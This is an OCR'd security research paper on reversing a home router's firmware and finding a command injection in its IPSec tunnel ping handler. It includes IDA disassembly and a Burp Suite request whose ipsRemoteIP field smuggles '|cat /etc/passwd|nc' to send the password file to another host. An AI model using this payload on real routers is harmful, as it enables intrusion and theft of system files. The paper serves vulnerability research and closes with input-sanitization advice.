
Exploit Command Injection Router via reverse firmware technique - Paper

Submit by: SunCSR (Sun* Cyber Security Research)

Abstract

Router definition:
A router is hardware device designed to receive, analyze and move incoming packets to another network. It may also be used to convert the packets to another network interface, drop them, and perform other actions relating to a network.

A router may have interfaces for different types of physical layer connections, such as copper cables, fiber optic, or wireless transmission. It can also support different network layer transmission standards. Each network interface is used to enable data packets to be forwarded from one transmission system to another. Routers may also be used to connect two or more logical groups of computer devices known as subnets, each with a different network prefix.



Router Structure:
Hardware : Linux
Firmware : Software installed base on hardware (Written by C program language)


Reverse firmware

Prepare:

Firmware: Router ONT
Tool: binwalk on Kali Linux, ubidum (https://github.com/nlitsme/ubidump.git), IDA

Extract firmware to binary

1. Using binwalk on Kali Linux 2020.1 to extract firmware



   We have a ubi file (read only file system) and jffs2 file (store volatile variables)

   Now, we need extract 420000.ubi file to get binary firmware.

2. Using ubidump tool to extract ubi file to binary firmware


   Clone and setup tools:

   ```
   git clone https://github.com/nlitsme/ubidump.git
   ```

   ```
   pip install -r requirements.txt
   ```

   Extract firmware to binary:


   ```
   python3 ubidump.py -d 420000.ubi -s ./
   ```



Folder rootfs_ubifs is created that contains binary firmware

Firmware analysis


Focus on folder bin which contains executable files of firmware. Here is some binary files:



Now using IDA to analyse http binary file. Why http? Because http binary file is to run some web function of router such as: config ip, config dns, manage cronjob, manage users…

Detect command injection vulnerability

Using IDA to analyse http binary file:



Using search function of IDA to find dangerous function. To detect command injection vulnerability, we find code that call to system() function. Why we find system() function? Because the C library function **int system(const char *command)** passes the command name or program name specified by command to the host environment to be executed by the command processor and returns after the command has been completed.

Address	Function	Instruction
LOAD:004348C4	bandwith_limit_lan_port	bal bcmSystem
LOAD:0043490C	bandwith_limit_lan_port	bal bcmSystem
LOAD:00436298		la $t9, system
LOAD:004365F8		la $t9, system
LOAD:0044B230		la $a3, aGetOmciSystemO # "get OMCI system obj"
LOAD:0044B2A4		la $a3, aGetOfOmciSyste # "get of OMCI system object failed"
LOAD:0044C1C0	cgiStorageServiceView	la $a0, aTdClassHdFiles # " <td class='hd'>FileSystem</td>\...
LOAD:00455144		la $a0, aH1ProcFilesyst # " /proc/filesystems \n<pre...
LOAD:00455164		la $a1, aProcFilesystem # "/proc/filesystems"
LOAD:00456760	cgiPingTunnel_igd	la $t9, system
LOAD:00456764	cgiPingTunnel_igd	jalr $t9 ; system
LOAD:00456790	cgiPingTunnel_igd	la $t9, system
LOAD:00456794	cgiPingTunnel_igd	jalr $t9 ; system
LOAD:004567CC	cgiPingTunnel_igd	la $t9, system
LOAD:004567D0	cgiPingTunnel_igd	jalr $t9 ; system
LOAD:004650F0	.system	_system:
LOAD:004650FC	.system	# End of function _system
LOAD:00465820	.cmsDal_setOmciSystem	_cmsDal_setOmciSystem:
LOAD:0046582C	.cmsDal_setOmciSystem	# End of function _cmsDal_setOmciSystem
LOAD:004667B0	.cmsDal_getOmciSystem	_cmsDal_getOmciSystem:
LOAD:004667BC	.cmsDal_getOmciSystem	# End of function _cmsDal_getOmciSystem
LOAD:0046813C		aOmcisystem_htm:.ascii "omcisystem.html"<0> # DATA XREF: sub_40EDD...
LOAD:004699B8		aGlbrefresh_0: .ascii "glbRefresh"<0> # DATA XREF: bcmSystem+5C□o
LOAD:0046AB88		aBSystemLogBBrB:.ascii "System Log \n"<0> # DATA X...
LOAD:0046B4D8		aInvalidParamet:.ascii "Invalid parameters"<0> # DATA XREF: displaySyste...

cgiPingTunnel_igd() function using system to execute some command that is passed from user via web interface

Using IDA to find cgiPingTunnel_igd() function definition, it receive input param via fputs function without any validation.

It related to add, remove or enable/disable IPSec tunnel on router (figure below)

```
LOAD:0045703C                la      $t9, fputs
LOAD:00457040                la      $a0, aIpsecTunnelMo  # "<b>IPSec Tunnel Mode Connections</b><br"...
LOAD:00457044                jalr    $t9 ; fputs
LOAD:00457048                move    $a1, $s0
LOAD:0045704C                lw      $gp, 0x30+var_20($sp)
LOAD:00457050                lui     $a0, 0x48
LOAD:00457054                la      $t9, fputs
LOAD:00457058                la      $a0, aAddRemoveOrEna  # "Add, remove or enable/disable IPSec tun"...
LOAD:0045705C                jalr    $t9 ; fputs
LOAD:00457060                move    $a1, $s0
LOAD:00457064                lw      $gp, 0x30+var_20($sp)
LOAD:00457068                lui     $a0, 0x48
LOAD:0045706C                la      $t9, fputs
LOAD:00457070                la      $a0, (aBrBrCenter+8)
LOAD:00457074                jalr    $t9 ; fputs
LOAD:00457078                move    $a1, $s0
LOAD:0045707C                lw      $gp, 0x30+var_20($sp)
LOAD:00457080                lui     $a0, 0x48
LOAD:00457084                la      $t9, fputs
LOAD:00457088                la      $a0, aTableBorder1_0  # "<table border='1' cellpadding='4' cells"...
LOAD:0045708C                jalr    $t9 ; fputs
LOAD:00457090                move    $a1, $s0
LOAD:00457094                lw      $gp, 0x30+var_20($sp)
LOAD:00457098                lui     $a0, 0x48
LOAD:0045709C                la      $t9, fputs
LOAD:004570A0                la      $a0, (aTr_2+0xC)
LOAD:004570A4                jalr    $t9 ; fputs
LOAD:004570A8                move    $a1, $s0
LOAD:004570AC                lw      $gp, 0x30+var_20($sp)
LOAD:004570B0                lui     $a0, 0x48
UNKNOWN 0045704C: cgiIPSecView+6C
```

Input from user via web interface is pass to **fillIPSecInfo() function**

```
LOAD:004566D4                addiu   $sp, 0x28
LOAD:004566D4  # End of function cgiPrintCertList
LOAD:004566D4
LOAD:004566D8
LOAD:004566D8  # =============== S U B R O U T I N E =======================================
LOAD:004566D8
LOAD:004566D8
LOAD:004566D8                .globl cgiPingTunnel_igd
LOAD:004566D8 cgiPingTunnel_igd:                     # CODE XREF: fillIPSecInfo_igd+154↓p
LOAD:004566D8
LOAD:004566D8 var_630        = -0x630
LOAD:004566D8 var_62C        = -0x62C
LOAD:004566D8 var_628        = -0x628
LOAD:004566D8 var_61C        = -0x61C
LOAD:004566D8 var_21C        = -0x21C
LOAD:004566D8 var_1C         = -0x1C
LOAD:004566D8 var_18         = -0x18
LOAD:004566D8 var_14         = -0x14
LOAD:004566D8 var_10         = -0x10
LOAD:004566D8 var_C          = -0xC
LOAD:004566D8 var_8          = -8
LOAD:004566D8 var_4          = -4
```

```
LOAD:004566B4                lw      $v1, 0x28+var_C($sp)
LOAD:004566B8                lw      $v0, (__stack_chk_guard - 0x539FEC)($v0)
LOAD:004566BC                beq     $v1, $v0, locret_4566D0
LOAD:004566C0                lw      $ra, 0x28+var_4($sp)
LOAD:004566C4                la      $t9, __stack_chk_fail
LOAD:004566C8                jalr    $t9 ; __stack_chk_fail
LOAD:004566CC                nop
LOAD:004566D0
LOAD:004566D0 locret_4566D0:                         # CODE XREF: cgiPrintCertList+2C↑j
LOAD:004566D0                jr      $ra
LOAD:004566D4                addiu   $sp, 0x28
LOAD:004566D4  # End of function cgiPrintCertList
LOAD:004566D4
LOAD:004566D8
LOAD:004566D8  # =============== S U B R O U T I N E =======================================
LOAD:004566D8
LOAD:004566D8
LOAD:004566D8                .globl cgiPingTunnel_igd
LOAD:004566D8 cgiPingTunnel_igd:                     # CODE XREF: fillIPSecInfo_igd+154↓p
LOAD:004566D8
LOAD:004566D8 var_630        = -0x630                                    jalr    $t9 ; fprintf
LOAD:004566D8 var_62C        = -0x62C                                    move    $a1, $s2
LOAD:004566D8 var_628        = -0x628                                    lw      $v0, 0x60+var_44($sp
LOAD:004566D8 var_61C        = -0x61C                                    lw      $gp, 0x60+var_50($sp
LOAD:004566D8 var_21C        = -0x21C                                    lw      $a0, 0x18($v0)
LOAD:004566D8 var_1C         = -0x1C                                     la      $t9, 0x4566D8
LOAD:004566D8 var_18         = -0x18                                     lw      $a1, 0x48($v0)
LOAD:004566D8 var_14         = -0x14                                     lw      $a2, 0x34($v0)
LOAD:004566D8 var_10         = -0x10                                     bal     cgiPingTunnel_igd
LOAD:004566D8 var_C          = -0xC                                      lw      $a3, 0x1C($v0)
```

After that, input to pass to system() function to execute command. User input is passed to %s as a string, and it is used as a part of command.

```
LOAD:00456724                move    $s2, $a2
LOAD:00456728                jalr    $t9 ; strtok
LOAD:0045672C                move    $s3, $a3
LOAD:00456730                lw      $gp, 0x640+var_628($sp)
LOAD:00456734                lui     $a2, 0x48
LOAD:00456738                la      $t9, snprintf
LOAD:0045673C                move    $a3, $s1
LOAD:00456740                li      $a1, 0x400
LOAD:00456744                la      $a2, aIptablesTNatIP  # "iptables -t nat -I POSTROUTING -o
LOAD:00456748                sw      $s0, 0x640+var_630($sp)
LOAD:0045674C                addiu   $a0, $sp, 0x640+var_61C
LOAD:00456750                sw      $s2, 0x640+var_62C($sp)
LOAD:00456754                jalr    $t9 ; snprintf
LOAD:00456758                move    $s4, $v0
LOAD:0045675C                lw      $gp, 0x640+var_628($sp)
LOAD:00456760                la      $t9, system
LOAD:00456764                jalr    $t9 ; system
LOAD:00456768                addiu   $a0, $sp, 0x640+var_61C
LOAD:0045676C                lw      $gp, 0x640+var_628($sp)
LOAD:00456770                lui     $a2, 0x48
LOAD:00456774                la      $t9, snprintf
LOAD:00456778                li      $a1, 0x400
LOAD:0045677C                la      $a2, aPingS       # "ping %s &"
LOAD:00456780                move    $a3, $s4
LOAD:00456784                jalr    $t9 ; snprintf
LOAD:00456788                addiu   $a0, $sp, 0x640+var_61C
LOAD:0045678C                lw      $gp, 0x640+var_628($sp)
LOAD:00456790                la      $t9, system
LOAD:00456794                jalr    $t9 ; system
LOAD:00456798                addiu   $a0, $sp, 0x640+var_61C
```

IPSec Tunnel allow create an ipsec tunnel on router, before creation, it will ping to host that user input to check if it is alive or not. Because, %s is passed to function, so user can user ; or | to separate command to 2 other command.

Example in normal case:

Uer input is: `8.8.8.8`

The system will executes as bellow:

`system("ping 8.8.8.8")`

Example arbitrary command:

Uer input is: 8.8.8.8 | cat /etc/passwd

The system will executes as bellow:

`system("ping 8.8.8.8 | cat /etc/passwd")`

There are two command will be executed here:

ping `ping 8.8.8.8` and `cat /etc/passwd`. User can change cat `/etc/passwd` to any command what they want.

Demo

Attack on IPSec Tunnel

IPSec Settings

IPSec Connection Name	new connection
IP Version:	IPv4
Tunnel Mode	ESP
Local Gateway Interface:	Select interface
Remote IPSec Gateway	Gateway Address
IP Address	1.1.1.1
Tunnel access from local IP addresses	Subnet
IP Address for VPN	2.2.2.2
Mask or Prefix Length	255.255.255.0
Tunnel access from remote IP addresses	Subnet
IP Address for VPN	3.3.3.3
Mask or Prefix Length	255.255.255.0
Key Exchange Method	Auto(IKE)
Authentication Method	Pre-Shared Key
Pre-Shared Key	key
Perfect Forward Secrecy	Disable

Using Burpsuite to capture request and edit input:


Request

Raw | Params | Headers | Hex

```
GET
/ipsec.cmd?action=add&ipsTableIndex=0&ipsConnName=new%20connection&ipsConnName=new%20connection&ipsIpver=4&ip
sLocalGwIf=veip0.1&ipsTunMode=esp&ipsRemoteMask=255.255.255.0&ipsRemoteMode=gwAddress&ipsRemoteGWAddr=1.1.1.1
&ipsRemoteDomain=&ipsLocalIPMode=subnet&ipsLocalIP=2.2.2.2&ipsLocalMask=255.255.255.0&ipsRemoteIPMode=subnet&
ipsRemoteIP=|cat%20/etc/passwd|nc%20192.168.1.2%202088&ipsRemoteMask=255.255.255.0&ipsKeyExM=auto&ipsAuthM=pr
e_shared_key&ipsPSK=key&ipsCertificateName=&ipsPerfectFSEn=disable&ipsManualEncryptionAlgo=3des-cbc&ipsManual
EncryptionKey=&ipsManualAuthAlgo=hmac-md5&ipsManualAuthKey=&ipsSPI=101&ipsPh1Mode=main&ipsPh1EncryptionAlgo=3
des&ipsPh1IntegrityAlgo=md5&ipsPh1DHGroup=modp1024&ipsPh1KeyTime=3600&ipsPh2EncryptionAlgo=3des&ipsPh2Integri
tyAlgo=hmac_md5&ipsPh2DHGroup=modp1024&ipsPh2KeyTime=3600&sessionKey=193233594 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.1.1/ipsconfig.html
Cookie: Authorization=Crypt $1$bWY..8L.$WCqLED541SyLt9dkGQ0iv.
Connection: close
Upgrade-Insecure-Requests: 1
```

Command will read content ò etc/passwd file and reverse back to server 192.168.1.2.

And this is result:



Conclusion

Never trust user input. If your application calls out to the operating system, you need to be sure command strings are securely constructed, or else you risk having malicious instructions injected by an attacker. This section outlines a few approaches to protecting yourself.

Injection vulnerabilities occur when untrusted input is not sanitized correctly. If you use shell commands, be sure to scrub input values for potentially malicious characters: **; & |** `